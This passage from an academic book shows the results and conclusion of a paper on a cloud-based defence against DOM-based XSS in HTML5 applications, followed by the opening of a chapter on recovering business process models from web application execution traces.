- *# of Malicious Scripts Injected*
- # of Observation (N_1) = 5
- Degree of Freedom dof (df_1) = N_1 -1 = 4.
- *# of Malicious Scripts Detected*
- # of Observation (N_2) = 5
- Degree of Freedom dof (df_2) = N_2 -1 = 4.
- $F_{CALC} = S_1^2 / S_2^2 = 0.774$
- The tabulated value of F-Test at $df_1 = 4$, $df_2 = 4$ and α=0.05 is $F_{(df1,df2,1-\alpha)} = F_{(9, 9, 0.95)} = 3.1789$
- We know that the hypothesis that the two variances are equal (Null Hypothesis) is rejected if $F_{CALC} < F_{(df1,df2,1-\alpha)}$

Since $F_{CALC} < F_{(4, 4, 0.95)}$ therefore, we accept the alternate hypothesis (H1) that the first standard deviation (S_1) is less than the second standard deviation (S_2). Hence it is clear that the number of XSS worms detected is less than number of XSS attack vectors injected and we are 95% confident that any difference in the sample standard deviation is due to random error.

Performance Analysis Using Response Time

For better analysis of performance analysis, we have also calculated the response time of our cloud-based framework in validation phase mode for the detection and sanitization of injected HTML5 attack vectors in different frameworks and cloud platforms. Nowadays, several IT organizations install the setup of their web applications in the infrastructures of cloud for better response time efficiency. The same optimized response time was observed in both the modes of proposed framework deployed in the virtual machines of cloud environment. Table 9 highlights the response time of our proposed framework in different environment (i.e. without cloud infrastructure) and cloud platform.

On the other hand, we have also compared the performance analysis of existing client-side XSS filter (i.e. XSSFilt (Pelizzi et al. (2012)) with our cloud-based framework. XSSFilt is installed as an extension of Firefox web browser. Here also, we have verified the malicious HTML5 detection capability of XSS-Auditor by injecting 127 XSS worms on our five HTML5 web applications. Table 10 highlights the performance comparison of our cloud-based framework with existing client-side XSS filter (XSSFilt). It can be clearly observed from the Table 10 that the value of F-Score is decreasing in all the platforms of OSN-based web applications for XSSFilt in comparison to our work.

Although, XSSFilt performs the sanitization on the untrusted variables of JavaScript/HTML5 attack payloads in a context-aware manner, yet this filter is not capable enough to determine all possible contexts of such untrusted variables. Therefore, the sanitization of such variables in such malicious variables becomes ineffective for the XSSFilt. However, our cloud-based framework is capable enough to determine the probable different context of malicious variables of JavaScript prior to the execution of context-sensitive sanitization procedure. The proposed framework is a purely cloud-based XSS defensive framework that detects and alleviates the DOM-based XSS worms from the HTML5 web applications deployed in the cloud computing environment. We tested the response time of XSS attack detection capability and sanitization performance on the cloud platforms as well as in other environments. The response time observed was low for all the five platforms of HTML5 web applications deployed on the cloud settings in comparison to other settings of infrastructure.

CONCLUSION AND FUTURE WORK

In this paper, we proposed a DOM-based XSS defensive framework for the HTML5 web applications deployed in the infrastructure of cloud. The technique enhances the context-aware sanitization procedure for malicious HTML5 attack vectors employed in recent work. The framework is dual-based: Initially, it executes in learning phase for the extraction of malicious HTML5 strings and subsequently generates the clustered strings corresponding to their level of similarity. Such templates will undergo through the process of sanitization in learning phase and save the snapshot of such sanitized templates for further

Table 10. Performance comparison of XSSFilt with our work

Web Application		# of TP	# of FP	# of TN	# of FN	Precision	Recall	F-Score
Cloud-Based	Elgg	116	5	4	2	0.958	0.983	0.970 ↑

reference in the validation phase. The key goal of the validation phase is to detect the injection of untrusted HTML5 strings in the DOM tree by observing the variation in set of set of scripts embedded in the HTTP responses of both these phases. Finally, the context of malicious variables injected in such strings will be identified and consequently alleviates the effect of such malicious strings by executing the process of context-aware sanitization at runtime. The novelty of our framework lies in the fact that it reduces and optimizes the process of runtime context-sensitive sanitization by generating the clustered templates of malicious JavaScript strings. Experimental testing of our cloud-based framework revealed that our work detects the injection of malicious HTML5 attack payloads in the DOM tree of HTTP response with low and tolerable rate of false positives and false negatives in comparison to existent XSS filters. We will try to evaluate the performance of our cloud-based framework on more tested suite of real world HTML5 web applications as a part of future work.

ACKNOWLEDGMENT

The authors would like to thank the Information and Cyber Security Research Group working in the National Institute of Technology Kurukshetra, India for their valuable feedbacks and worthwhile discussions. This work was financially supported by TEQIP-II with the economic aid provided by the World Bank.

Chapter 10
Recovery and Refinement of Business Process Models for Web Applications

Alessandro Marchetto
Independent Researcher, Italy

Chiara Di Francescomarino
Fondazione Bruno Kessler (CIT), Italy

ABSTRACT

Web Applications (WAs) have been often used to expose business processes to the users. WA modernization and evolution are complex and time-consuming activities that can be supported by software documentation (e.g., process models). When, as often happens, documentation is missing or is incomplete, documentation recovery and mining represent an important opportunity for reconstructing or completing it. Existing process-mining approaches, however, tend to recover models that are quite complex, rich, and intricate, thus difficult to understand and use for analysts and developers. Model refinement approaches have been presented in the literature to reduce the model complexity and intricateness while preserving the capability of representing the relevant information. In this chapter, the authors summarize approaches to mine first and refine later business process models from existing WAs. In particular, they present two process model refinement approaches: (1) re-modularization and (2) reduction. The authors introduce the techniques and show how to apply them to WAs.

INTRODUCTION

In the last decade, Web applications (in short WAs) have been often used to expose business processes to the users. WAs, in fact, are complex applications mainly implemented by means of distributed server-side components (written, e.g., in JSP, Java, Php, Perl) that are exercised by client-side components (written, e.g., in HTML, Ajax, Flash) running on a web-browser user-interface. Web applications are event-based applications in which the user executes the underlying application processes by interacting with the application user-interface.

WAs maintenance, evolution and modernization are complex and time consuming activities that can be supported by software documentation, e.g., business process models underlying the applications, as well as by application and domain knowledge. Unfortunately, often, such documentation and knowledge do not exist or, if they exist, they are not aligned with the actual application implementation because in most of the cases application maintenance and evolution activities are not well-documented. In these situations, documentation recovery and mining techniques can represent an appealing opportunity to reconstruct and complete the missing and inaccurate documentation.

Existing techniques to recover and mine process models (e.g., (van der Aalst et al. 2003), (Zou et al. 2009)), however, tend to generate models that are quite complex, rich and intricate, thus difficult to understand and use for analysts and developers. Such process models are known in the literature as "spaghetti" processes (Veiga et al. 2009).

To limit process model complexity and intricateness (e.g., (Alves et al. 2006), (Mendling et al. 2007)) several approaches have been proposed in the literature. In this chapter, we will present some relevant types of process refinement techniques, that is state-of-the-art techniques that improve process model readability while preserving the capability of the process to represent the relevant information about the application. In particular, we will detail two different approaches to improve the process model readability: (1) process model re-modularization; and (2) process model reduction.

Process model re-modularization (e.g., (Bose et al. 2009), (Di Francescomarino et al. 2010), (Reijers et al. 2008)) consists of improving the recovered process models by increasing their modularity degree. To this aim, process elements are clustered together according to heuristics and then represented in the initial processes through subprocesses (i.e., complex activities).

Process model reduction (e.g., (van der Aalst et al. 2003), (Marchetto et al. 2011), (Marchetto et al. 2011b), (Tomasi 2012)), instead, consists of reducing process model complexity by removing process elements according to heuristics.

In this chapter, after a summarized description of context and problems related to WAs maintenance and modernization activities (e.g., (Matthijssenet al. 2010), (Patel et al. 2007)), we will introduce the use of dynamic analysis to recover and mine business process models, represented using the Business Process Modeling Notation (BPMN, http://www.omg.org/spec/BPMN/1.2) and describing the processes underlying WAs, i.e., the processes realized and implemented by WAs. We will hence describe the information that can be collected during such an analysis and we will detail one of the existing techniques for recovering process models from existing WAs.

We will then present approaches and techniques to refine business process models recovered from existing Web applications. In this context we will introduce both the architecture and the practical use of tools supporting analysts and developers in applying the above mentioned approaches for the software application maintenance and modernization.

Last but not least, we will report a case study in which real Web applications are analyzed and their business processes reconstructed by means of the presented recovery and refinement techniques. In the study, expert analysts have been asked to provide their feedback about the recovered processes.

The rest of the chapter is organized in the following sections:

- **Background:** The section introduces the notions used in the chapter and presents references useful for the reader.
- **Related Works:** The section summarizes the state-of-the-art in terms of process recovery and mining.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Business Process Model Recovery and Reduction:** The section first presents and details a technique that uses dynamic analysis to recover the process model underlying a Web application. Later, techniques to refine recovered process models are introduced.
- **Quality Aspects for Recovered Processes:** The section describes notions and metrics to measure the quality of refined processes.
- **Tool Support:** The section sketches the architecture of a tool that supports the process recovery and refinement techniques discussed in this chapter.
- **Case Study:** The section summarizes a case study in which the presented process recovery and refinement techniques have been applied to real Web applications.
- **Conclusion:** The section concludes the chapter and briefly introduces possible future directions of the research in process mining, recovery and refinement field.

BACKGROUND

Web Applications

Web applications are among the fastest growing classes of software systems in use today. They pervade our life every day more, being crucial for economic, social and educational activities. Associations, enterprises, government organizations, companies, scientific groups use the Web as a powerful, convenient and inexpensive way to make public and promote activities and products.

For several reasons Web applications are subject to a tremendous evolution. Among the reasons — such as, improving their quality and security, improving the accessibility to impaired people and satisfying the user needs, which quickly evolve — the most important is maybe that new technologies (e.g., Ajax and Flash) emerge at a high rate and allow to implement always more rich, interactive and dynamic applications.

In the early days, Web applications (i.e., at that time called Web sites) were primarily static, i.e., composed only of Web pages stored in file systems and linked together through hyperlinks. A Web site, thus, consisted of a set of HTML pages displayed to the user and of server side programs. The goal of these programs was performing some computations, finally resulting in the production of dynamically generated HTML pages transmitted back to the user browser for being displayed. Aim of Web sites was providing information across the Web in a rather simple and intuitive manner.

The rise of new technologies (e.g., server technologies and client scripting languages) introduced the concept of computation in the Web applications realm, thereby allowing novel and much more complex human-Web interactions. The new technologies allow developers to realize Web applications which include advanced, sophisticated user interactions, that are not possible with the traditional Web paradigm. In fact, the synchronous request-response protocol used by traditional Web applications introduces a delay between two subsequent pages, which prevents all interactions requiring a short response time. On the contrary, modern applications are based on asynchronous requests, which leave the user interface active and responsive. Nowadays, it is common for Web applications to execute runtime and adaptive processes by building dynamic pages on-the-fly and running server side programs whose outcome depends on user inputs. Hence, modern Web applications allow to realize complex, huge and adaptive processes.

Reverse Engineering of Web Applications

Web applications are becoming more and more complex and difficult to maintain and evolve. To satisfy the customers' demands, they need to be updated in their content but also in their structure, often and quickly. One of the key phases, when application maintenance and evolution activities are conducted, is the comprehension of the application under evolution. Indeed, it is extremely expensive – programmers spend huge amounts of time and effort for understanding the internal Web application structure – and often necessary, because the available documentation is not aligned with the implementation, if not missing at all. In these cases, reverse engineering tools can be used to recover and understand the structure/architecture of an application. It is well-known that automatic and semi-automatic recovery approaches/tools can be used to improve and simplify the difficult task of software comprehension.

SmartSite (Tilley et al. 2001) is a tool that offers reverse engineering capabilities for supporting Web site evolution. This tool is useful to understand the overall site's structure. WARE (Di Lucca et al. 2002) and ReWeb (Ricca et al. 2001) are also tools for the reverse engineering of Web applications; they aim at helping the user comprehension to improve the Web applications structure. However, the analyses and views implemented in the two tools are different. The output of WARE consists of a set of abstract UML diagrams (Use cases, UML class diagrams, etc.), showing several aspects of a Web application at different abstraction levels. ReWeb mainly produces graphs representing the navigational structure of a Web application, where nodes represent pages and edges hyperlinks. These models extracted via reverse engineering can be exploited with success also in software testing.

However, as recognized in recent works, such as in the survey by Patel et al. (Patel et al. 2007), these traditional approaches for recovering Web application models – based on application coverage criteria such as page and link coverage, or based on server code analysis – are often inadequate for modern, dynamic and highly interactive applications. ReAjax, FireDetective, Crawljax and CReRia are examples of recent reverse engineering tools realized to analyze modern Web applications.

ReAjax, originally presented by Marchetto et al. (Marchetto et al. 2012), is a tool that implements a reverse engineering approach able to recover meaningful models from modern Web applications. ReAjax applies dynamic analysis to infer a finite state machine (FSM) of the target application user-interface. In the FSM, each state represents a class of similar instances of the single-page user-interface while each transition represents an event of the page user-interface that impacts/changes the user-interface in case of activation. The built FSM is then used to comprehend the application behaviors and to generate test cases.


Matthijssen et al. (Matthijssen et al. 2010) present FireDetective, a tool that implements a trace analysis technique for Ajax applications. The tool traces some executions of a target application with the aim of collecting information about HTTP requests sent by client to server components of the application. These requests are then presented to the user in various graphs and diagrams with the aim of helping the user in understanding the behaviors of the application.

Mesbah and van Deursen (Mesbah et al. 2008) present Crawljax, a crawler that exercises an application for detecting its clickable elements, that is the elements that can potentially change the state of the dynamically built application user-interface. A change in the interface is detected by converting the interface structure and content into a hash-code string and comparing it with the hash-code strings corresponding to the visited interfaces by means of an edit-distance algorithm. By considering these interface changes, a state-flow graph (which captures the user-interface states) is inferred. The graph is then used to generate a multi-page static version of the original Web application and to generate test cases.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Amalfitano et al. (Amalfitano et al. 2010) present CReRia, a tool implementing a reverse engineering technique for recovering FSMs from Ajax applications. It is based on:

1. A dynamic analysis in which each instance of the application user-interface is traced (an instance is composed of the whole set of user-interface widgets of the application user-interface);
2. A-posteriori analysis of the recorded traces is performed for grouping user-interface instances according to heuristics (e.g., two instances are equivalent if they have the same number of interface widgets);
3. A manual validation of the clusters of user-interface instances; and
4. The FSM construction, which is finally achieved by converting each obtained user-interface instance group into a state of the FSM. The recovered models have been mainly used for functional and performance testing by the same authors.



Business Processes

A business process is an abstract model describing how a business organization handles a particular business objective. It usually consists of a set of related activities linked one with another and with points controlling the execution flow. Examples of activities for the realization of an online sale process can be: getting the order by the customer, checking the product availability, checking the credit card validity and product delivery. Business processes are usually described by means of workflows. A workflow captures the main activities performed by the process, its execution flow and also secondary elements, as process participants and their roles, data and resources. Typical entities characterizing a workflow are: Tasks, logical steps for activity realization; Subprocesses, sets of related tasks working together to realize a sub-goal of the process; Start or Stop events identifying respectively the starting and ending points of the workflow; Decision, Parallel, Merging or Synchronization points, elements managing the control flow that guides the task execution; Participants or Executors that allow organize the distribution of activities according to the role; and Data, representing input/output data used in the process or exchanged among process elements. Well-known modeling languages for describing workflows are, for example, Business Process Modeling Notation (BPMN), UML Activity diagram, Event-driven process chain (EPC), XML Process Definition Language (XPDL).

Among them, the use and diffusion of the Business Process Modeling Notation (BPMN http://www.bpmn.org), due to its standardization, is notably increasing. More and more organizations choose to use such a graphical notation for representing their business processes. Figure 1 shows core-entities of the BPMN. In detail, *Activities* (including both *Tasks*, atomic activities, and *Subprocesses*, complex activities) are depicted as rounded-corner rectangles. For example, buying a product online is a complex activity, i.e., a subprocess, composed of at least two main tasks: selecting the product and paying for it. *Events*, representing something that "happens" during the process execution, are depicted as circles. An event, can be not only a start or an end event, identifying respectively the starting and ending points of the process, but also an intermediate one, i.e., an event happening in the middle of the process execution, as for example receiving an email or the expiration of a deadline. *Gateways*, in charge of managing the control flow that guides the activity execution, are represented as diamonds. They are used both for splitting and reconciling multiple execution flows. Different symbols inscribed in the diamonds allow to discriminate about the specific semantics of the gateway (e.g., exclusive decision point, parallel point, synchronization point). *Swimlanes* (*Pools* and *Lanes*) allow to organize the distribution of the activities

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. BPMN core-elements

among different process participants and roles. In detail, a pool represents a participant, which can also be a complex entity as an organization, within a process; lanes are sub-partitions of a pool, e.g., roles within the organization. Swimlanes are depicted as rectangular boxes containing process *Flow Objects* (i.e., activities as well as control and data flow elements) associated with the corresponding participant and/or role. *Data Objects*, representing input/output data used in the process or exchanged among activities, are depicted as rectangles with a folded-over top-right corner. Finally, *Connecting Objects* allow to connect BPMN process elements. In detail, *Sequence Flows* are used to represent the execution control flow (within a pool) e.g., between two activities or between an activity and a gateway; *Message Flows* for the communication exchange between processes enacted by two different participants, i.e., for the communication between two pools; and *Associations* for associating different information to process elements (e.g., input and output data to activities).

Related Works

The focus of this section is more oriented to business process recovery and mining than to business rule extraction (Wang et al. 2004), since works falling in the first area are more related to the presented work than the others. In the literature the following main categories of process recovery techniques can be identified:

- **Code-Focused:** Techniques that are focused on the analysis of the application source code. For instance, Zou et al. (Zou et al. 2004) (and other works of the same authors) propose the use of static analysis of the source code to extract the business processes implemented by ecommerce applications. The following steps are applied: (i) the source code is parsed to identify code entities candidate to be business entities; (ii) the source code is statically analyzed to recover the control structure that manages these entities; (iii) the as-implemented workflow is built. A set of rules is applied to reduce the size of the analyzed code and data (e.g. utilities and libraries are not considered).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


- **GUI-Focused:** Techniques that are focused on the analysis of the application GUI without accessing application artifacts (such as the source code). For instance, Kim et al. (Kim et al. 1998) introduce an approach for recovering business processes starting from the analysis of the forms contained in the GUI of an application. The intuition is that the GUI can be analyzed to identify the business data. The reason is that a GUI-form is a structured collection of fields defined for entering and displaying data and that often the data in input and output to/from the application are business data. Kim et al. propose this technique in particular for business process reengineering.
- **GUI+code Based:** Techniques that recover the implemented process starting from the analysis of the application GUI (mainly used for identifying business objects) and enriching it by exploring the application source code by means of static code analysis. For instance, Zou et al. (Zou et al. 2007) (and other works of the same authors such as (Zou et al. 2009)) describe an approach for recovering a two-layers process from a Web application. The high-level process is built by analyzing the navigational structure of the application, while the low-level process details the high-level and it is generated by statically analyzing the application code. Di Lucca et al. (Di Lucca et al. 2003) introduce an approach for recovering business object models from applications. The approach focuses on the analysis of the elements of the application GUI (to identify the business objects) and on the use of a static analysis of the application code (to identify the relationships that exist among business objects).
- **Data-Centered:** Techniques that are focused on the analysis of the data managed by the application. For instance, Paradauskas et al. (Paradauskas et al. 2006) describe an approach to extract business knowledge from legacy code. The starting step of the approach is the analysis of the data stored in the database with the aim of recovering its schema. The schema is then semantically enhanced using clues extracted by analyzing the system artifacts (e.g. source code, business reports, e-mail correspondence and corporate memos). Another example is the work by Hung et al. (Hung et al. 2005). This work introduces an approach to extract business processes by analyzing the communication flow among business-logic and business data of a three-layers Web application. To this purpose, a static code analysis is applied for controlling fetch and update operations used in the code to put data into and get data from the database.
- **Query-Based:** Techniques that are focused on the analysis of several application artifacts (e.g., code, documentation) by means of (pattern-based) queries exploiting the presence of specific information in such artifacts. For instance, Ghose et al. (Ghose et al. 2007) present an approach for querying several system artifacts (documentation, source code and web-content) with the aim of extracting its underlying process. Two types of artifacts are considered: text and model. The first one groups documents such as manuals, requirement documents, mission/vision statements, meeting minutes. Model artifacts are structural documentation of the software described by using notations such as UML and enterprise models.

However, most of the existing process mining and recovery techniques (e.g., (Bose et al. 2009), (van der Aalst et al. 2003)) try to infer processes by analyzing the workflow logs, that are execution traces containing information about organizations and process executions. In this area, most of the effort has been devoted to control-flow mining (e.g., see the alpha algorithm proposed by van der Aalst et al. (van der Aalst et al. 2003)). Such techniques and approaches often produce large and intricate processes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Assuming that this is due to spurious information contained in the traces, some works prune the model by removing process elements having low execution frequencies (van der Aalst et al. 2003).
- Some works apply preliminary analysis to the collected execution traces. For example, Marchetto et al. (Marchetto et al. 2011) identify representative of such traces and then use these representatives to recover the process model, that is they mine the process using a subset of the initially collected traces. Similar works exist (Bose et al. 2009) that cluster segments of the collected traces to mine a number of smaller process models, one for each different cluster.
- Other works (e.g., (Di Francescomarino et al. 2010)) use clustering techniques to modularize the mined processes into sub-processes, thus improving their readability. However, the effects of modularity can be limited by the process domain, structure and complexity (Reijers et al. 2008). Process reduction, hence, is applied after process recovery and after the application of existing techniques for reducing process complexity (e.g., noise pruning, modularization).
- Finally, some works propose the use of evolutionary algorithms to balance under and over-generalization when mining a process model or to reduce the inferred process a-posteriori. For instance, Alves de Medeiro et al. (Alves et al. 2006) apply a genetic algorithm to mine a process balancing the ability of reproducing behaviors traced in logs and extra-behaviors. Their algorithm optimizes a single-objective function which combines under and over-generalization. On the contrary, (Marchetto et al. 2011b) and (Tomasi et al. 2012) aim at optimizing more objectives at the same time: complexity, non-conformance and business content. These last two objectives, absent in (Alves et al. 2006), descends from the analysts' understandability needs, while the notion of non-conformance corresponds to the notion of under-generalization introduced by Alves de Medeiro et al.

BUSINESS PROCESS MODEL RECOVERY AND REDUCTION



The reverse engineering technique for extracting the process underlying a Web application described in this section is based on the analysis of the application user-interface exercised during the execution. Figure 2 presents the overall approach. It is performed by means of the following main steps:

- Tracing the application execution (step A in Figure 2);
- Recovering of the initial process model from the recorded traces (step B in Figure 2);
- Refining the process (steps C and R in Figure 2) by means of clustering (step D) or reduction (step freq).

The idea is to build an initial process that describes the workflow exposed via the application user-interface by analyzing execution traces. A *trace* is a collection of events, and information about them, occurring during a run of the application, stored in a log file. In detail, the traces considered here contain information about: the behavior of the application (in terms of visited pages and executed events, such as button clicks and links), the structure of each visited page (in terms of its forms and links) and its content (in terms of textual content related to user-interface elements). Their analysis allows to infer the initial process, which is represented by using the BPMN notation. Afterward, modularization (e.g., Structural


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Process recovery and refinement

Clustering) and reduction (e.g., Frequency-based Reduction) techniques can be applied to the resulting process for its refinement and for improving its readability. Different combinations of refinement techniques can be applied to the recovered process (e.g., structural clustering and then process reduction, or process reduction and then clustering). However, it is important to note that the use of different sequences of refinement techniques can impact process readability in different ways.

Business Process Model Recovery

GUI-Based Reverse Engineering



During the application execution, three types of information are stored in the execution traces:

- **Structural Information**: The structure of each visited client Web page (i.e., an instance of application user-interface) in terms of all its links, forms and their fields, e.g., input text and checkbox;
- **Behavioral Information:** The sequence of user-interface elements (e.g., forms and links) activated by the user during the navigation of the application and used to submit information and requests to server-side components;
- **Content Information:** The (textual) content of the application Web pages related to each user-interface element part of structural or behavioral information.

Let us consider for example the user navigation described in Figure 3 for the user login. If the user is already registered, he only needs to insert his login and password in the *LoginForm* form and to sign-in, by pressing the *Sign-in* button. However, in the example, he is not yet registered, thus he needs to click the *RegisterNow* submit button. Such an event triggers the *RegisterNow.do* server component (e.g., a servlet), which displays the *RegistrationPage* page. Now the user can choose whether to proceed with the short or complete registration. In this example, the *RegistrationForm* is filled and its *Submit* button pressed by the user. Hence, the *Registration.do* server component is executed and the *ConfirmationPage* is visualized. For this example of navigation we store both behavioral information (e.g., the pair ⟨*RegisterNow*, *RegisterNow.do*⟩) and structural information (e.g., the *Login* and *Password* fields in the *LoginForm* of the *WelcomePage*).

Figure 3. Example of Web application and collected traces


Dynamic Process Extraction

Starting from the set of traces *t* obtained during the application execution, the initial workflow process is built by applying the algorithm in Figure 4. During the initialization (step 1 of the algorithm), execution traces are analyzed for initializing three sets, GUIESS, CSS, APTS. Figure 4 shows the three sets built on the basis of the above example. GUIESS contains the structural information related to each visited Web page in terms of its forms, fields and links (e.g., in Figure 3 GUIESS contains information related

Figure 4. Process Recovery algorithm

Input: Set of traces(t)
Output: BPMN model

1. Initialize
1.1 extract the GUI-element structure set $GUIESS$
$GUIESS = \{ges \mid ges = (ge, structuralComponents(ge))\}$
where ge is a a form or link GUI-element in t and
$$structuralComponents(ge) = \begin{cases} fields(f) & \text{if } ge \text{ is a form } f \\ \{l\} & \text{if } ge \text{ is a link } l \end{cases}$$
and $fields(f)$ is the field set of a form f
1.2 extract the set of client-server component pairs CSS
$CSS = \{cs \mid cs = (se, ss)\}$
where se is the submit event exercised by the user via submit button or link
and ss the correspondent triggered server component
1.3 extract the set of pair-action traces $APTS$
$APTS = \{apt \mid apt = (ap_1, \ldots, ap_z)\}$
where $ap_i = (WP_i, se_i)$
$WP_i = \bigcup_{ge \in GUIElements(WP_i)} submitElement(ge)$
and $submitElement(ge)$ is the submit event (i.e. the submit button or the link)
of the GUI-element (respectively the form or the link) exercised by the user
2. Build client-side $FSM = (N, E)$
2.1 $N = \bigcup_{apt \in APTS} \bigcup_{ap = (WP, se) \in apt} GUIElements(WP)$
2.2 $E = \bigcup_{apt=(\ldots, (WP_i, se_i), (WP_{i+1}, se_{i+1}), \ldots) \in APTS} \bigcup_{se_j \in WP_{i+1}} (GUIElement(se_i), GUIElement(se_j))$
where $GUIElement(se)$ is the GUI-element (i.e., form or link) activated by exercising the submit event
(i.e. the submit button or the link respectively)
3. Convert client-side FSM to the client BPMN process $p = (cPool, MF)$
3.1 create the client pool $cPool = (T, S, G, E, SF)$
3.2 add tasks and sequence flows
3.2.1 for each n in N: add t_n to T
3.2.2 for each (n_i, n_j) in E: add (t_{n_i}, t_{n_j}) to SF
3.3 add necessary gateways to G
3.4 populate subprocesses with structural information
for each $ges = (ge, structuralComponents(ge))$ in $GUIESS$
if $|structuralComponents(ge)| > 1$ (i.e. if $ge = f$ && $|fields(f)| > 1$)
3.4.1 move t_{ge} from T to S
3.4.2 for each $field$ in $fields(ge)$
add t_{field} task to t_{ge}
4. Add server-side to the BPMN process $ps = (cPool, sPool, MF)$
4.1 add the server pool $sPool = (sT, sS, sG, sE, sSF)$
4.2 create server tasks, events and process message flows
for each $cs = (se, ss)$ in CSS
4.2.1 add t_{ss} to sT,
e_{ss} to sE and
(e_{ss}, t_{ss}) to E
if $structuralComponents(GUIElement(se)) = \{se\}$
4.2.2 add $(t_{GUIElement(se)}, e_{ss})$ to MF
else
4.2.3 add (t_{se}, e_{ss}) to MF
4.3 add necessary gateways to sG



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to both the *LoginForm* and *RegisterNowForm* forms of the page *WelcomePage*). CSS contains the behavioral information related to pairs of submission events and associated triggered server components (e.g., in Figure 3 CSS describes the connection between form submission events, such as *RegisterNow* in the form *RegisterNowForm*, and their server-side components, such as *RegisterNow.do*). Finally, APTS is a set of pair-action traces, obtained by exploiting both structural and dynamic information. APTS is structured in sequences of action pairs *ap* such as: *ap = (WP, se)*, where *WP* is a Web page abstraction and *se* is the form/link submission event, contained in *WP* and exercised by the user (e.g., in APTS in Figure 3, the first action pair trace *apt1* contains the beginning of the sequence of exercised events, (i.e., *RegisterNow* and *Submit*), each associated to the user-interface abstraction in which it is contained (i.e., *WelcomePage* and *RegistrationPage*, respectively).

By analyzing the action-pair traces a finite state machine (FSM, step 2) is built and then used for recovering the client side process *p*. The FSM is realized (line 2.1) by defining a node for each user-interface element of the traced Web pages (e.g., *LoginForm* and *RegisterNowForm* in the example). For each pair of consecutive *ap* (ap_i and ap_{i+1}), an edge is added to the FSM (line 2.2) from the node representing the source form/link in ap_i to all forms/links contained in the target page of ap_{i+1}. For instance, in APTS of the example the pairs *({SignIn, RegisterNow}, RegisterNow)* and *({Submit, GotoSRF}, Submit)* are two consecutive action pairs representing the fact that the event *RegisterNow* of the form *RegisterNowForm* in the page *WelcomePage* connects the *WelcomePage*, represented as the sequence of the submit events of its forms (*{SignIn, RegisterNow}*), to the page *RegistrationPage*, represented as *{Submit, GotoSRF}*. Hence, an edge is added to the FSM from the node *RegisterNowForm* to all the nodes in the *RegistrationPage* (i.e., *ShortRegistrationForm* and *RegistrationForm*).

The built FSM is then converted into a BPMN process, *p*. Figure 5 shows a fragment of the BPMN process obtained by applying the algorithm to the example. An empty process is initially created and a client pool is added to it (line 3.1), Figure 5 top. For each node of the FSM, a task (line 3.2.1) and the set of sequence flows (line 3.2.2) corresponding to the FSM-edges are added to the pool. For instance, in Figure 5, the tasks *RegisterNow* (corresponding to the node *RegisterNowForm*), *GotoSRF* (corresponding

Figure 5. Fragment of a recovered process

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


to the node *ShortRegistrationForm*) and *RegistrationForm*, as well as the sequence flows corresponding to the edges connecting the first task with the second and the third ones, are added to the client pool. Moreover, the required BPMN gateways are added in decision and merging points (line 3.3), e.g., for tasks with more than one incoming or outgoing edge. The process *p* is enriched by considering also the structural information in GUIESS (line 3.4). If a task of the process represents a form of the application user-interface, the task is converted into a subprocess (line 3.4.1) populated with a set of tasks, one for each field of the form (line 3.4.2). For instance, the form *RegistrationForm* of the page *RegistrationPage* contains several fields; each of them corresponds to a task in the related subprocess *RegistrationForm* in Figure 5.

Finally, the server component activation and execution are modeled in the process. To this aim, a server pool is added (line 4.1), Figure 5-bottom. The pool is then populated (line 4.2.1) with events and tasks representing respectively server events and components (e.g., servlets) triggered by the user. Moreover, by analyzing each pair *(se, ss)* in CSS, gateways, sequence and message flows are added to the process. In particular, a message flow is created between the two pools by connecting each *se* task contained in GUIElement(*se*) with its server-side counterpart (the event firing the activated servlet). For instance, in the example in Figure 5, the server-side component *RegisterNow.do*, called by the form *RegisterNowForm*, represents a task of the server pool activated by an event triggered by the client pool task *RegisterNow*.

Business Process Model Refinement

Figure 6 shows the process recovered for Softslate (http://www.softslate.com), a real-life ecommerce application. Softslate Commerce is a Java shopping cart application that allows companies to manage their on-line stores. It consists of >200k lines of Java/JSP code, it uses several frameworks (e.g., Struts, Wsdl4j), and it can be interfaced with database managers (e.g., MySql). The process shown in Figure 6 is not supposed to be readable but it allows the reader to understand the potential complexity of full recovered processes.

The typical problems that have to be faced when process models are recovered from execution logs include:



1. Process size and complexity;
2. Under-generalization: models may describe only a subset of the actual system behaviors; and
3. Over-generalization: recovery algorithms may generalize the actual observations beyond the possible behaviors.

The use of a large set of traces and of an appropriate algorithm can limit the impact of problems (2) and (3), but state of the art techniques have still a hard time with problem (1). Process recovery and mining tools, in fact, tend to produce process models that are quite difficult to understand, because they are overly complex and intricate (they are also called "*spaghetti*" processes (Veiga et al. 2009)).

Existing approaches dealing with the process model size and complexity problem belong to two groups: process-element clustering (i.e., process modularization) and frequency-based process element filtering (i.e., process reduction).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Softslate, an example of spaghetti process

- Process-element clustering takes advantage of the possibility of process (re)modularization offered by subprocesses (Di Francescomarino et al. 2010). Re-modularized process models are expected to be simpler to understand and manage but at the same time they should be able to maximize their capability to represent all possible process flows, in a hierarchical way that is meaningful and expressive for business analysts. Empirical evidence (Reijers et al. 2008) shows that modularity positively affects process understandability. However, its effect can depend on factors such as the process domain, structure and complexity.
- Frequency-based process reduction removes process elements related to application components rarely executed (van der Aalst et al. 2003). Pruning processes according to the execution frequency (van der Aalst et al. 2003) is useful to remove noise and to focus the process on relevant application behaviors. Reduced processes are expected to be simpler to understand and manage (having lower size and complexity), but at the same time they should be able to maximize their capability to represent the "relevant" process flows, in a way that is meaningful, expressive and easy to capture for analysts. However, practical experiences show that reducing too much may also lead to overly simplified processes, that do not capture the core business properties and activities any more.

In the following we detail how to apply Clustering and Frequency-based process refinement.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Business Process Model Refinement by Process Re-Modularization

